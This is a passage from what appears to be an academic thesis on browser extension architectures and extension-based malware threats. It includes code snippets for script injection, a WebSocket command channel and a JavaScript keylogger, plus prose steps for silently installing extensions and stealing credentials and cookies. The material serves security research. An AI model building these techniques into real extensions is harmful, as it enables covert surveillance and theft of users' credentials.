In order to make Opera available to a larger user base, Opera Software developed a cross-platform browser core to support multiple operating systems and platforms, including mobile devices, gaming consoles, and home entertainment systems. Starting with version 7.00 released in 2003, the browser was based on Opera Software's proprietary browser engine Presto [81]. In February 2013, Opera Software announced that future versions of Opera would be based on the Chromium project. As a result, many of Opera's distinctive features, such as the email client, were removed to simplify the browser [42].

Today, various versions of Opera are available on a wide range of platforms. Chromium based releases are available on Microsoft Windows, OS X, Linux, and Android. In addition to personal computer operating systems, Opera has a long history of supporting mobile devices. Early versions of *Opera Mobile* were released in 2000 for PDAs and mobile phones supporting J2ME applications. Today, Opera Mobile is available for Android and iOS devices, as well as various other mobile operating systems. *Opera Mini* is a lightweight version of Opera targeted at mobile phones not capable of running conventional browsers. It uses server side rendering of JavaScript and compresses all transferred data through the use of a proxy server. Furthermore, specialized versions of Opera are available for a wide range of home entertainment devices, including gaming consoles [76] and television equipment [83]. Most versions of Opera for mobile or entertainment devices are using the Presto rendering engine.

The analysis of the brower's extension system and extension based malware threats was conducted using current Chromium-based desktop builds of Opera. Older, Presto-based versions of Opera provided a custom extension system that is incompatible with the new extension format.

2.5.1 Opera Architecture

Over the course of its existence, Opera's architecture and internal components have undergone many changes. Since further development of Opera Software's proprietary browser platform has been halted in favor of the Chromium-based version, the focus of the technical analysis of the browser and its extension system lies on the latter.

Even though Opera Software is adding many custom features known from the Presto-based version to the new Chromium-based browser, the architecture and internal components of Opera

are the same as Chrome's, which are detailed in Section 2.3.1. The description of the browser's multi-process architecture and extension security related concepts are thus not repeated here.

2.5.2 Opera Extensibility

Support for browser extensions was added to Opera in version 11.00, which was released in 2010. The Opera Extension (OEX) architecture used in Presto-based builds consisted of a set of high-level JavaScript APIs, similar to the concepts found in Chrome or the Firefox Add-on SKD. With the switch to a Chromium-based browser core, support for the OEX extension format was dropped and Opera started to use a slightly modified version of the Chromium extension framework [42].

Opera also dropped the support for NPAPI plugins due to their security implications. The support for plugins compatible with Chrome's Pepper runtime is still an ongoing process [90].

2.5.2.1 Opera Extensions

Since Opera and Chrome both use the same browser platform, the technical details and security mechanisms of the Chromium extension model described in Section 2.3.2.1 also apply to Opera.

However, even though Chrome and Opera both use the same extension format, extensions are not guaranteed to be interoperable. Several Chrome APIs that are either still marked as experimental or only relevant to features found in Chrome are missing in Opera. In addition, Opera adds its own set of extension APIs to interact with Opera specific features, for example to modify the browser's Speed Dial page [80].

Due to the (minor) differences in the supported extension APIs, the Navigator Extension (NEX) format was introduced by Opera. On a technical level, NEX is identical to the CRX format used in Chromium, however, NEX extensions are able to access Opera's custom APIs. If no browser specific extension APIs are used, CRX extensions can be used in Opera without any changes to the extension bundle [80].

2.5.2.2 Opera Extension Gallery & Extension Blocking

The primary source of Opera extensions is the vendor's official extension catalog[18]. Opera aims to only provide high quality and security tested extensions and denies all extensions that do not meet their quality criteria or violate their extension guidelines. Extensions which are not hosted on the Opera extension gallery can be installed from a local file. In this case, the extension has to be manually enabled by the user.

Extensions that are published on Opera's extension catalog have to pass a manual review, during which a wide range of acceptance criteria is evaluated. Most importantly, extensions need to work as described, comply with Opera's Terms of Service, and must not include malicious content. In addition, the information used to describe the extension in the extension catalog, a detailed description, screenshots, and icons, needs to be of acceptable quality. Extensions containing obfuscated source code are only accepted if the developer provides the readable source code and the used obfuscation tools to the reviewer. Binary code and the execution of code from

[18] `https://addons.opera.com/addons/extensions/`

external sources is prohibited, as the security of these components cannot be guaranteed. Extensions that do not provide valuable functionality or influence the user's browsing experience in a negative way, for example by displaying intrusive ads or slowing down the browser, are also rejected [82].

Even though Opera supports the CRX extension format, extensions from Chrome's web store cannot be installed directly in the browser. However, Opera users can manually download and install Chrome extensions or use one of several browser extensions that enable the installation of extensions from the Chrome web store. Since Opera only implements a subset of the Chrome extension API, Chrome extensions are not guaranteed to work in Opera, as mentioned in Section 2.5.2.

Opera Software does not provide any information if the browser supports a blacklisting feature for malicious extensions.

2.6 Internet Explorer

Internet Explorer is a closed source web browser developed by Microsoft. The browser was released in 1995 as part of the Microsoft Plus! enhancement package for Windows 95. The latest version is Internet Explorer 11, which is available for Microsoft Windows and Windows Phone.

Since current versions of Internet Explorer are only available for Windows and due to the lack of support for JavaScript-based extensions, the browser is not part of the evaluation conducted in this thesis and is only included here to provide a comparison of its internal architecture and security mechanisms.

2.6.1 Internet Explorer Architecture

Similar to Firefox, Internet Explorer consists of several loosely coupled components. Most of these components are contained in separate Dynamic-Link Libraries (DLLs) that are reused by different parts of the Windows operating system and various third party programs. For example, the browser's rendering engine *Trident* is contained in `MSHTML.dll`, `WinInet.dll` provides network protocol handlers, and the user interface and browser window is handled by `IEFrame.dll`. The different components interact using Microsoft's Common Object Model (COM) [72].

Interestingly, the browser's core component `MSHTML.dll` does not include support for scripting languages. However, `MSHTML.dll` exposes an API that allows different scripting environments to access the DOM tree. The most prominent scripting environment that leverages this API is the JavaScript engine *Chakra*. In addition, the API is used by the VBScript module, Microsoft's Silverlight framework, as well as the IronPython and IronRuby runtime environments.

Since Internet Explorer 8, the browser is using a multi-process architecture, called Loosely Coupled IE (LCIE). In LCIE, the browser's core functionality is executed in the Frame or Manager process, whereas the web content is rendered in different Tab or Content processes. Switching to LCIE not only improved the security of Internet Explorer, it also allowed Microsoft to switch the browser's communication layer to asynchronous IPC mechanisms, thus improving the performance of the browser [88].

To reduce the effects of vulnerabilities in the browser or one of its components, Internet Explorer is executed with reduced privileges on all versions of Microsoft Windows starting with Windows Vista. The security mechanism called *Enhanced Protected Mode* leverages several facilities provided by the Windows operating system. *User Account Control* (UAC) is used to ensure that the browser can be executed with reduced privileges, even on accounts that otherwise hold administrator privileges. *Mandatory Integrity Control* (MIC) assigns each process an integrity level which prevents lower integrity processes from accessing securable objects, such as files and registry keys. The primary integrity levels are Low, Medium, High, and System. The *User Interface Privilege Isolation* (UIPI) mechanism restricts lower-integrity processes from accessing and injecting code into higher-integrity processes [17].

By default, all Internet Explorer processes run with the Low integrity level. As a result, most file system locations and registry keys are inaccessible to the browser's processes to prevent attackers from reading sensitive information and writing malicious files to the victim's system. However, many actions, such as uploading local files or installing ActiveX controls, require an escalated integrity level. Medium level and High level actions are carried out by separate User Broker and Admin Broker processes. For example, if a user wants to upload a local file, the browser is only granted access to the file after the user confirms the file open dialog. The escalation of privileges and integrity levels is transparently granted by the permission brokers [17]. In addition, the browser's cache, temporary directory, cookies, and history are stored in a separate location for Low permission processes.

Several compatibility layers were added to the browser's APIs to ensure that legacy components and extensions are still functional, even when running with reduced privileges. For example, file system and registry access outside of the permitted scope are redirected to virtualized versions of the accessed resources [89]. Starting with Windows 8, tabs running in Enhanced Protection Mode are executed inside an *AppContainer*. AppContainers are used to build a sandbox environment for the browser's processes that allows more fine-grained security permissions. The different permissions categories include system capabilities, device capabilities, network capabilities, and more [41].

Even though Internet Explorer was deemed very insecure in earlier versions, current versions make use of multiple security mechanism provided by the Windows operating system to create a secure environment.

2.6.2 Internet Explorer Extensibility

The exposed COM interfaces are not only used by the different building blocks of Internet Explorer, but also by external components to extend the browser's functionality. The different ways of extending Internet Explorer can be grouped into two categories: browser extensions, which are used to add functionality or modify the browser's interface, and content extensions, which add support for additional content formats.

Browser extensions include shortcut menu extensions, browser toolbars, explorer bars, and Browser Helper Objects (BHO). BHOs are conceptually very similar to JavaScript extensions supported by other browsers, however, they are written in C++ or C# and loaded into the browser's memory space as DLL. To load a BHO into the browser, the extension's unique class identifier (CLSID) needs to be created as sub-key under the registry key `HKLM\SOFTWARE`

`\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects`. Since BHOs are loaded as in-process COM components, they have access to the full functionality provided by the browser's components. While the operating system and local file system are protected from malicious or vulnerable extensions by executing the browser's processes in a sandboxed environment with reduced privileges, BHOs face no restrictions when accessing data within the browser. As a result, malicious BHOs can be used to steal sensitive data displayed in the browser, to modify web content, and to track browsing habits of users [70].

The second category, content extensions, include Microsoft ActiveX controls, binary behaviors, Windows Forms controls and active documents. The most prominent type of this category are ActiveX controls, which are similar to plugins in other web browsers. ActiveX controls are usually used to provide support for additional formats, such as Java applets, Flash content, and PDF documents [71]. Since ActiveX controls are also accessing the browser using unrestricted COM interfaces, the same security risks as for BHOs apply.

All of the mentioned extension types are only supported in the traditional desktop mode of Internet Explorer. Extensions are not supported if the browser is executed as Metro app on Windows 8 or on a mobile device to avoid the dangers of malicious functionality in third party code.

Even though the Internet Explorer does not support JavaScript extensions natively, several third-party extension frameworks support the execution of JavaScript code in browser extensions. These BHOs act as binding layers between a custom JavaScript API and the browser's COM interfaces. Examples for this are the extensions frameworks *Kango* and *Crossrider*, which are explained in the next section.

2.7 Cross-Browser Extension Development

The evaluation of different browser extension models has shown that most browsers follow a similar approach. Firefox (using the Add-on SDK), Chrome, Opera, and Safari all provide a set of high-level JavaScript extension APIs, separate the extensions into background scripts and content scripts, and use event-based, asynchronous communication mechanisms. The extension APIs of the analyzed browsers provide similar core features, many of which only differ in their naming or on minor implementation details. For example, Apple even provides official guidelines on how to transform the JavaScript code of Chrome extensions in order to create Safari extensions [31].

Cross-browser extension libraries or frameworks provide abstraction layers for functionality that is available in multiple browsers. They support the development of cross-browser extensions from a single code base and often provide tools to create the final extension bundles according to a specific browser's extension format. Some of the most frequently used browser extension nowadays are built using cross-browser extension libraries or frameworks in order to simplify the development and create multiple extensions from a single codebase. For example, the popular cross-browser extensions AdBlock[19] and Disconnect[20] are both based on the `port.js` JavaScript library, which provides a compatibility layer for Chrome extension code to work in Safari.

[19] `https://getadblock.com`
[20] `https://disconnect.me`

In addition to `port.js`, extension developers can choose between several full fledged extension frameworks that provide a common API across multiple browsers. Noteworthy frameworks include *Kango*[21], *Crossrider*[22], and *Crossbrowser*[23]. The Kango framework is analyzed as a representative for cross-browser extension frameworks in more detail below, since it supports all of the analyzed browsers and was also used for the creation of the CoinThief malware extension.

The Kango extension framework supports the creation of extensions for multiple browsers using JavaScript, HTML, and CSS. It consists of a set of JavaScript libraries that provide a common extension API across different browsers, as well as a Python-based tool to create the installable extension bundles. The free license of Kango can be used to create non-profit extensions for Firefox, Chrome, Safari and Opera. The commercial license allows the creation of for-profit extensions and adds support for JavaScript-based extensions for Microsoft Internet Explorer via a JavaScript binding layer in form of a proprietary BHO.

The Kango extension framework follows a similar approach as the extension frameworks found in Chrome, Safari or the Firefox Add-on SDK. It exposes a high level JavaScript API to interact with the browser and web pages, extensions are separated into content scripts and background scripts, and the different parts communicate using an asynchronous messaging API. The structure and content of the extension are defined in the file `extension_info.json`, which is used to generate the browser-specific manifest files [34].

The Kango extension framework exposes APIs to send HTTP requests (`kango.xhr`), to interact with browser windows and tabs (`kango.browser.{tabs,windows}`), and to add a toolbar button (`kango.ui.browserButton`). It provides means to persist data (`kango.storage`), simplify the internationalization of extensions (`kango.i18n`), and to interact with bundled resources (`kango.io`) Furthermore, the Kango framework includes means to query information about the browser and the extension itself, and supports the use of third party JavaScript libraries [34].

As long as no browser-specific APIs are required, Kango extensions are functionally equivalent to their single-browser counterparts, with the added benefit of supporting multiple browsers without any changes to the extension's code. Even though the Kango API might seem restrictive in comparison to the extensive APIs found in Chrome or Firefox, the created extensions are powerful enough to conduct malicious activities, as has been demonstrated by the CoinThief extension, which is analyzed in Section 4.2.3.

2.8 Summary

Even though the different extension systems analyzed in this section are very similar in many points, which is highlighted by the ability to develop extensions that are compatible with multiple browsers, the underlying browser architectures follow completely different approaches in several cases.

Whereas the modular architecture of Firefox, which allows users to customize the browser to their needs without any restrictions, supports the creation of very powerful extensions and extension-based applications, the open design is incompatible with the requirements of modern

[21] `http://kangoextensions.com`
[22] `https://crossrider.com`
[23] `http://crossbrowser.com`

extension systems designed for maximum security. The largest security risks of the browser are its single-process design and the ability of extensions to gain access to privileged browser interfaces. As a result, the most important security mechanism to ensure that no malicious code is executed by extensions is the manual review process, which is mandatory for all extensions hosted on Mozilla's extension gallery.

With the development of Chrome, Google demonstrated that even a browser designed with security first is able to provide a powerful extension system. As a result of the multi-process architecture, the strict sandboxing of rendering processes, and the permission based extension system Google was able to design a browser architecture that is both fast and secure. Other browser vendors followed Google's example of a secure extension system, either by mimicking the concept (Safari and Firefox Add-on SDK) or by switching to a Chromium-based browser architecture (Opera). A novel feature of Chrome is the support for sandboxed plugins and browser-based applications based on the NaCl runtime environment, which allows the execution of binary code in a secure environment.

Table 2.4 summarizes and compares the most important features of the analyzed browsers.

	Firefox[1]	Chrome	Safari	Opera	IE
Single process	✓				
Multi process		✓	✓	✓	✓
Sandboxed processes		✓	✓	✓	✓
JavaScript extensions	✓	✓	✓	✓	
API permissions	✓	✓		✓	
URL permissions		✓	✓	✓	
Separation of concerns	✓	✓	✓	✓	
Extension blocking	✓	✓			
Manual reviews	✓	✓[2]	✓	✓	
Developer certificates		✓	✓	✓	
Prevents sideloading		✓[3]			
Extensions in mobile browser	✓				

[1] Based on features supported by Add-on SDK extensions.
[2] Manual reviews only if the automated check yields a suspicious result.
[3] Only in Chrome for Windows.

Table 2.4: Comparison of architectural concepts and extension security mechanisms.

CHAPTER 3

Threat Scenarios

In the analysis of the different browser extension models we showed that modern extension APIs provide access to powerful functionality. Extensions can issue cross-origin network requests, read and modify web content displayed in the browser, and interact with web applications with the permissions and identity of the user. Whereas extensions for Chrome and Opera are required to declare all accessed APIs and URLs, Firefox and Safari provide extensions unrestricted access to the browsers' extension APIs and all URLs.

Based on the analysis of different browser extension models, as well as techniques discussed in related research, we present several threat models that show how browser extensions can be misused for malicious purposes. An additional objective was the evaluation of the feasibility of implementing functionality that is commonly found in binary malware in JavaScript-based browser extensions. We analyzed the identified threat scenarios based on proof of concept implementations for all browsers that supported a specific feature.

The scope of this evaluation included all APIs available to browser extension in the current stable releases of the browsers. The tests were conducted using the following browser versions:

- Firefox 27.0 - 31.0
- Chrome 34 - 39
- Safari 6.1.3
- Opera 20 - 24

A brief overview of different threat scenarios that were evaluated as part of this thesis is provided in Table 3.1.

3.1 Modify Content and Access Sensitive Data

The ability to access and modify displayed web content in order to customize or extend the browser and web applications is one of the main reasons modern browsers support JavaScript-based extensions. However, this also provides malware developers with many tools to modify content or steal sensitive data. For the purpose of accessing sensitive data handled by the

	Firefox	Chrome	Safari	Opera
Modify Content and Access Sensitive Data	✓	✓	✓	✓
Remote Control	✓	✓	✓	✓
Silent Installation	✓	✓[1]	✓	✓
Capture Keystrokes	✓	✓	✓	✓
Stealing Credentials and Cookies	✓[2]	✓	✓[3]	✓
File System Access	✓	✗	✗	✗
External Processes	✓	✗	✗	✗
Browser Preferences	✓	✗	✗	✗
Proxy Settings	✓	✓	✗	✓
Malicious Updates	✓	✓	✓	✓
Malware Extensions on Mobile Devices	✓	✗	✗	✗

[1] Extensions not hosted on the Chrome Web Store are blocked on Windows.
[2] Additionally allows extensions to access the browser's credentials store.
[3] Cookie access is limited to cookies not set `HttpOnly`.

Table 3.1: Comparison of extension malware threats in different browsers.

browser, malicious extensions provide several advantages in comparison to binary malware. Most importantly, extensions are able to directly interact with stable APIs provided by the browsers, whereas low-level malware needs to find a way to hook into the browser, thus requiring more effort and being more error prone.

Developers of extension-based malware also benefit from the rising use of online applications instead of locally installed binary applications. Online banking, social networking, and email applications are just three of many scenarios where malware developers are able to create profit by manipulating content, issuing forged requests, or stealing data in the user's browser. Even the use of SSL/TLS encrypted connections is a non-issue for browser-based malware, since the data is available in unencrypted form to the extensions. In addition, malicious extensions could be used to attack multi-factor authentication mechanisms, for example to hijack security tokens entered by the user.

In addition to stealing sensitive data, extensions permit several additional malicious use cases to generate revenue by modifying the displayed web pages. For example, extensions can insert additional advertisements or replace existing ads on all visited sites to generate revenue. If done in an inconspicuous way, victims would not detect this modification while providing a steady stream of revenue for the extension's developer. Additional scenarios include the modification of links to redirect users to sites controlled by the attacker, and the injection of referral links to popular online retail sites.

Firefox. The preferred way of injecting custom JavaScript code in Add-on SDK extensions is by using the `page-mod` module [60]. This module provides functions to inject JavaScript code as source code string or from a JavaScript file, as shown in Listing 3.1. The `include` property can be used to select the targeted URLs. Since Firefox does not provide any mechanisms to restrict an extension's access to web pages, users are unable to control which pages can be modified by an extension.

```
var data = require("sdk/self").data;
var pageMod = require("sdk/page-mod");

pageMod.PageMod({
  include: "*",
  contentScriptFile: data.url("payload.js")
});
```

Listing 3.1: Firefox content script injection using `page-mod`.

Chrome & Opera. Chromium-based browsers allow the injection of content script using static rules in the extension manifest. The `content_scripts` field can contain several URLs and a list of scripts to include on matching sites. To programmatically insert a script into a page, the `executeScript()` function can be used, which either takes a JavaScript code string or path to a JavaScript file in the extension bundle [22]. To inject code using `executeScript()`, as shown in Listing 3.2, the extension needs to request the `tabs` permission, as well as the cross-origin permission for the targeted URL.

```
chrome.tabs.onUpdated.addListener(function(tabId, changeInfo, tab){
  if(changeInfo && changeInfo.status == "complete"){
    chrome.tabs.executeScript(tabId, {file: "payload.js"});
  }
});
```

Listing 3.2: Content script injection in Chrome & Opera.

Safari. In Safari the API functions `safari.extension.addContentScript()` and `safari.extension.addContentScriptFromURL()` can be used to insert a JavaScript string or file [2]. Both functions can be passed a black- and whitelist array of URL patterns, which determine on which pages the injected code is run.

3.2 Remote Control

Malicious extensions can contain functionality that allows an attacker to remotely control a series of infected browsers. The minimal functionality one would expect from an extension-based botnet are some form of command and control (C&C) channel, a way to locally store commands

and collected data on the client, and a channel to send the results back to the botmaster. Additional malicious scenarios that are presented in the subsequent sections could be added to extend the functionality of an extension-based bot, for example the ability to steal user credentials or download and execute malicious payloads.

The easiest way to remotely control a malicious extension and transmit the collected results is via standard HTTP requests. An extension could periodically query one or several URLs to retrieve updates and new commands. HTTP requests could also be used to transmit the results back to the botmaster. In comparison to requests issued by malicious binaries, connections established by browser extensions are less likely to arouse suspicion and are most likely unaffected by local firewall settings, as long as the browser is allowed to establish external connections. On the network level, the detection of the C&C communication would require the blacklisting of known C&C servers or a signature-based detection mechanism for the transmitted traffic.

All analyzed browsers support the `XMLHttpRequest` (XHR) JavaScript object, which provides an easy way to issue HTTP requests. Due to the security impact of sending data via XMLHttpRequests, most browsers prohibit extension code to issue unrestricted cross-origin HTTP requests by default. However, the mechanisms which are used to explicitly allow cross-origin HTTP requests in extensions can be misused by malware developers to fetch updates from, and send collected data to, arbitrary URLs.

Instead of HTTP requests, the browser's extension auto-update mechanism could be leveraged to automatically roll out a new extension version containing the latest commands. The extension developed by Liu *et al.* [45] to demonstrate potential security risks of malicious Chrome extensions leverages the browser's extension update mechanism to retrieve new commands, which are contained in a file included in the extension bundle. In addition to sending back the results directly to a server controlled by the attacker, malware extensions could upload the data in encrypted form to a third party web site, or misuse the victim's webmail account to send the results via email.

Firefox. Firefox extensions can issue cross-origin HTTP requests from privileged background code by using the modules `'sdk/request'` and `'net/xhr'` [64, 58]. Since the Mozilla Add-on SDK does not provide any mechanisms to restrict the permitted request endpoints, extension users cannot control which URLs an extension can connect to.

In contrast to background code, content script code in Firefox is affected by the same-origin policy. However, cross-domain XHR can be enabled for content script code by adding the permission `'cross-domain-content'` and a list of allowed URLs to the extension's `package.json` file. Since this option does not allow the use of wildcard URL patterns, each URL has to be added with its fully qualified domain name.

A different way to implement unrestricted cross-domain HTTP requests from content scripts without listing all allowed URLs can be achieved similar to the method described for Safari below. In addition, Firefox supports raw network sockets using the `nsISocketTransportService` XPCOM interface, which can be accessed from privileged code by importing the `chrome` module provided by the Addon SDK.

Chrome & Opera. Chromium-based browsers employ the same-origin policy for all XMLHttpRequests from extension code, even for requests that originate from background scripts.

Cross-origin requests are permitted if the URL is contained in the `permissions` property in the extension's manifest [24] or matches one of the listed match patterns.

Chrome and Opera notify the user during the extension's installation about all URLs that can be accessed by the extension. Since listing an unusual C&C URL in the extension's manifest might raise a red flag for many users, malware developers try to hide their evil intentions. It is not unusual for extensions to request access to all pages, which can be achieved by providing the wildcard match patterns `http://*/*` and `https://*/*`. There are many use cases which require this kind of access, for example extensions that allow the blocking of web content or scripts, or extensions that provide spelling and translation utilities. The use of wildcard match patterns that grant access to all URLs not only allows malicious extensions to hide which pages they target and to which remote servers data are sent, it also allows the extension to switch to a fallback C&C server in the case the main server is unreachable or taken down. The short-livedness of C&C hosts is one of the main problems developers of botnets face. As a result, several strategies have been developed in order avoid a single point of failure in the command structure of a botnet. The most frequently used fail-over strategies are peer-to-peer command networks, domain flux, and domain generation algorithms (DGA) [1, 75]. By allowing extensions to connect to arbitrary hosts, malware extensions could also employ advanced fail-over strategies.

According to Liu *et al.* [45], 18 of the 30 most popular Chrome extensions include wildcard patterns that allow extensions to access and modify the content of all displayed pages, as well as to issue unrestricted requests to all URLs via HTTP and HTTPS. As a result, most user's might not be overly suspicious if an extension declares the `http://*/*` or `https://*/*` match pattern.

Safari. In Safari, only global (background) pages are allowed to issue cross-origin XMLHttpRequests. Permissible URLs are controlled by the extension's Website Access setting, as well as the white- and blacklists defined by the extension developer. Since these settings are not shown to the user, malware developers can simply grant an extension access to all URLs.

Relying solely on global pages to send cross-origin HTTP requests might be limiting for many scenarios. However, using the messaging facilities between injected scripts and global pages, developers can easily issue cross-origin requests from content scripts. In order to bypass the cross-origin restriction the content script passes the request URL to the global page using a message listener. The request is issued by the global page and the response returned to the injected script using the same mechanism.

All browsers. In addition to the remote control channels described above, modern browsers support the use of *WebSockets* as part of HTML5. The WebSocket JavaScript interface allows the creation of a persistent full-duplex socket connection over a single TCP connection.WebSocket connections can be established via standard HTTP ports, using the URL schemes `ws://` and `wss://` for unencrypted and SSL/TLS encrypted connections, respectively. As a standard HTML5 interface, WebSockets are supported by all analyzed browsers. Listing 3.3 shows a WebSocket *Echo* client that sends a message to a WebSocket server and displays the response.

In contrast to XMLHttpRequests from JavaScript, WebSocket connections can be established across different domains and are not limited by the Same-Origin-Policy. This is due to the fact, that with WebSockets, the server is responsible for accepting or rejecting connection attempts based on the `Origin` header sent with the initial request. As a result, WebSocket con-

```
new function() {
    var ws = null;

    var onOpen = function() {
        // Send message to echo server.
        ws.send("Test WS message.");
    }

    var onMessage = function(event) {
        alert("> '" + event.data + "'");
    }

    WebSocketClient = {
        run: function() {
            ws = new WebSocket("ws://echo.websocket.org");

            ws.onopen = onOpen;
            ws.onmessage = onMessage;
        }
    };
};

WebSocketClient.run();
```

Listing 3.3: `background.js` of a Chrome WebSocket 'Echo' client extension.

nections can be established to arbitrary URLs, even with browser extension systems that require extensions to explicitly request cross origin permissions to send XMLHttpRequests. For example, the Chrome extension manifest displayed in Listing 3.4 does not declare any cross origin permissions, but the WebSocket example client in Listing 3.3 is still able to connect to arbitrary URLs.

By using WebSockets for command and control communication and to return the collected data, extensions do not need to declare any URL-based permissions and are still able to use arbitrary endpoints so connect to. However, to access data in pages and to inject content scripts, the extension still needs page permissions in Chrome, Safari, and Opera. Nevertheless, an extension could provide legitimate functionality for a specific web page and only request access to its URL, while still being able to transmit data to arbitrary hosts using WebSockets. For example, an extension aimed at Facebook users could declare the cross origin permission `https://*.facebook.com`, but would still be able to exchange data with the host `evil.com` via WebSockets.

```
{
    "name": "WebSocket Test",
    "manifest_version": 2,
    "version": "0.1",
    "description": "WebSocket test extension.",

    "background":{
        "scripts": [ "background.js" ]
    }
}
```

Listing 3.4: `manifest.json` of a Chrome WebSocket 'Echo' client extension.

3.3 Silent Installation

Nowadays, one of the biggest issues regarding malicious or unwanted browser extensions is the silent installation of extensions without the user's knowledge and consent. If extensions are added to the browser from outside sources, the user is usually notified about the installation attempt and asked to approve the activation of the extension. To circumvent this notification, developers of malware extensions mimic the steps performed by the browser to install and enable an extension. If the extension bundle is unpacked to the proper installation location and the appropriate entries are added to the browser's settings by an external application running on the victim's computer, the browser is not able to detect the installation. As a result, the user is never informed about the newly added extension and the extension is automatically enabled in the browser.

The silent installation could be achieved by other malware programs executed on the system, or by exploiting vulnerabilities in the browser itself. If an attacker manages to access the victim's computer via other channels, there is no way to prevent this attack on the client side, since all mechanisms to detect such modifications could be circumvented.

Firefox. Firefox extensions can be manually installed by copying the extension bundle to the `extensions` directory inside the user's Firefox profile. During the next startup Firefox displays a message warning about the detected installation attempt and asks for the user's approval to activate the new extension.

However, this warning message can be avoided by modifying the JSON formatted extension registration file `extensions.json` in the active profile directory. The required settings to automatically enable the extension can be easily obtained by comparing the file prior to and after the installation and manual activation of an extension. In earlier versions of Firefox the extension registry was saved as SQLite database named `extensions.sqlite`. The silent installation and activation of extensions was possible in the same manner.

Chrome. Chrome extensions can be installed by unpacking the extension bundle inside the `Extensions` directory in the user's browser profile. The extension's installation directory needs

to be created with the unique extension ID as directory name. Afterwards, the extension can be silently enabled by adding the required entries to the JSON formatted `Preferences` file, which contains most of Chrome's settings. On Windows, extensions can also be installed in Chrome via registry or group policy settings. The silent installation process of a malicious Chrome extension on OS X is shown as part of the analysis of the CoinThief malware in Chapter 4.2.1.

Chrome is the only browser that includes a protection mechanism against extension installations attempts by external programs. Since May 2014, Chrome on Windows only allows the installation of extensions that are distributed via the Chrome Web Store [37]. The browser compares the list of installed extensions to the Chrome Web Store listings and disables all extensions that have been installed from other channels or have been removed from the store (see Figure 3.1). However, this mechanism is not enabled for users of Linux-based operating systems and OS X.



Figure 3.1: Locally installed extension disabled by Chrome.

Safari. Safari extensions bundles are installed to the extension folder located at `~/Library/Safari/Extensions/`. To register the extension in Safari, the appropriate entries have to be added to the file `Extensions.plist` located in the same directory. As long as the extension does not provide a post-installation page, the user is not notified about the newly installed extension. This installation technique is used by the CoinThief extension analyzed in Chapter 4.2.1.

Opera. The installation process for extensions in Opera is the same as in Chrome. First, the extension bundle has to be extracted to a directory with the name of the extension's ID inside the user's profile, afterwards the extension's settings have to be added to the `Preferences` file. In contrast to Chrome, Opera does not restrict where extensions can be installed from and does not perform any server-side checks to detect extensions that were installed from external sources. This is to allow users of Opera to install compatible Chrome extensions hosted on the Google Web Store.

3.4 Capture Keystrokes

In addition to stealing sensitive data from web sites or online applications that are accessed using the browser, malicious extensions could include a JavaScript-based keylogger to capture all keystrokes on targeted pages. This allows an attacker to collect passwords, credit card data and other sensitive information.

Browser independent. A simple JavaScript-based keylogger can be written using standard JavaScript functionality, thus allowing this approach to be used in all browsers without relying on browser specific APIs. An example implementation of a JavaScript keylogger is displayed in Listing 3.5. The code captures all printable characters as well as some special keys and displays them in the browser's console. Since these events are only fired for keystrokes that are performed in the scope of the website that the event listener is registered with, the extension would need to collect the captured data in the background script.

```
// log character keys
document.addEventListener('keypress', function (e) {
    console.log(String.fromCharCode(e.keyCode));
});

// log non-printable keys
document.addEventListener('keydown', function (e) {
    var keyCode = e.keyCode;
    if (keyCode == 8) {
        console.log("[BKSP]");
    } else if (keyCode == 9) {
        console.log("[TAB]");
    } else if (keyCode == 13) {
        console.log("[ENTER]");
    }
});
```

Listing 3.5: Capturing keystrokes with JavaScript events.

3.5 Stealing Credentials and Cookies

Even though browser extensions can be used to directly manipulate content and access sensitive data as shown in Section 3.1, malware developers may use extensions to collect their victims' login credentials to gain direct access to their accounts. Most scenarios do not rely on any browser specific APIs and can thus be implemented in a browser independent fashion using standard JavaScript functions.

Browser independent. As has been demonstrated in Section 3.4, a JavaScript-based keylogger could be used to capture all user input, including user names and passwords. However, all of

the tested browsers provide theirs users with a built in password manager. As a result, the risk of credentials theft via keyloggers, both extension-based and binary keyloggers running on the victims' systems, is vastly reduced.

A different approach is to capture all data that is transmitted in form fields. Most login forms include at least one field, whose input type property is set to `'password'`. Using this information, a malware extension can store all HTML forms that contain least one field of this type.

A more direct approach is to hijack the session ID of an active user session instead of the user's credentials. Most web-sites store session tokens as cookies, which can be accessed from JavaScript code in content (injected) scripts using the JavaScript variable `document.cookie`. However, most websites nowadays set the `HTTPOnly` cookie flag to prevent cookie theft via cross-site scripting vulnerabilities. As a side effect, scripts injected by extensions are also prohibited from accessing these cookies.

